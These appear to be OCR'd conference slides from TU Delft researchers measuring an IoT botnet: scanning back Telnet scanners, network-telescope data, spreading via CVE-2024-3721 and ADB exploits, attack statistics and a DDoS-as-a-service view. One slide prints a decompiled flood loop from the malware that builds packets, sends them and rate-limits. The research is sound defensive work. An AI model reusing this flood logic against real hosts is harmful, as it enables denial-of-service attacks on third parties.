
Scanning the scanners

- Samples listen on one TCP port in [38241, 38243]
  - We know bots scan Telnet port 23
  - **Q: Can we estimate botnet size by scanning back Telnet scanners?**
- Network Telescope (3x IPv4 /16)
  - Passive subnets: advertised w/ BGP, but inactive
  - Insight into DDoS backscatter, misconfigurations and **Internet-wide scanning**



Scanning the scanners

- Three scanning periods (week-long)
  - **Dec '24:**
    - ~100 IPs replying daily (out of ~10k telnet scanners)
  - **Jan '25:**
    - 2 IPs per day, likely FPs (all three ports open)
  - **Feb '25:**
    - Comeback! But issue fixed 😢



Scanning the scanners

- **Conclusion:** it's not that easy…
  - Bots might be behind NAT
  - IPs churned if we're not fast enough

- A better way: Use Netflow data from ISPs/IXPs to estimate the population
  - A work in progress!

Botnet spreading

- First campaign:
  - Bots themselves scan telnet internet-wide
- Second campaign:
  - Scanning is now done from centralized infrastructure:
    - CVE-2024-3721 on some NVRs, ADB exploit, …

Attack overview

Attack overview

~1.5 M


Commands

~121 K


Unique targets

Data observed between 27/09/2024 and 15/05/2025

Used attack vectors



DDoS-as-a-Service




Attack power

- Samples are rate-limited per received command
- More power?

  More commands!

```
198         *(v28 + 10) = checksum_generic(v28, 0x14u);
199         *(v28 + 36) = 0;
200         *(v28 + 36) = checksum_tcpudp(v28, (v28 + 20), 10240, 40);
201         *(v26 + 2) = *(v28 + 22);
202         v23 = sendto(v39, v28, 60, 0x4000, v26, 16);
203         if ( ++v25 > 2999 )
204         {
205           gettimeofday(&v51, 0);
206           v32 = (v51.tv_usec - v52.tv_usec) / 1000 + 1000 * (v51.tv_sec - v52.tv_sec);
207           if ( v32 < 1000 )
208             usleep(1000 * (1000 - v32));
209           v23 = gettimeofday(&v52, 0);
210           v25 = 0;
211           ++v24;
212         }
213         else
214         {
215           ++v24;
216         }
217         if ( v24 >= v35 )
218           goto LABEL_26;
219         continue;
```

Live dashboard



There’s more!

- Future Works
  - Use ISP/IXP Netflow Data for botnet population
  - Estimated power generated by the botnet
  - Publication planned
    - For now, here's Maarten's MSc Thesis:

      "Exploring the Gorillas in the Malware Jungle"

Thanks! Questions?

Maarten Weyns
PhD Candidate, EWI-INSY-CYS
Delft University of Technology (TU Delft)

@maarten-weyns

Dario Ferrero
PhD Candidate, EWI-INSY-CYS
Delft University of Technology (TU Delft)

@dario-ferrero-b78191230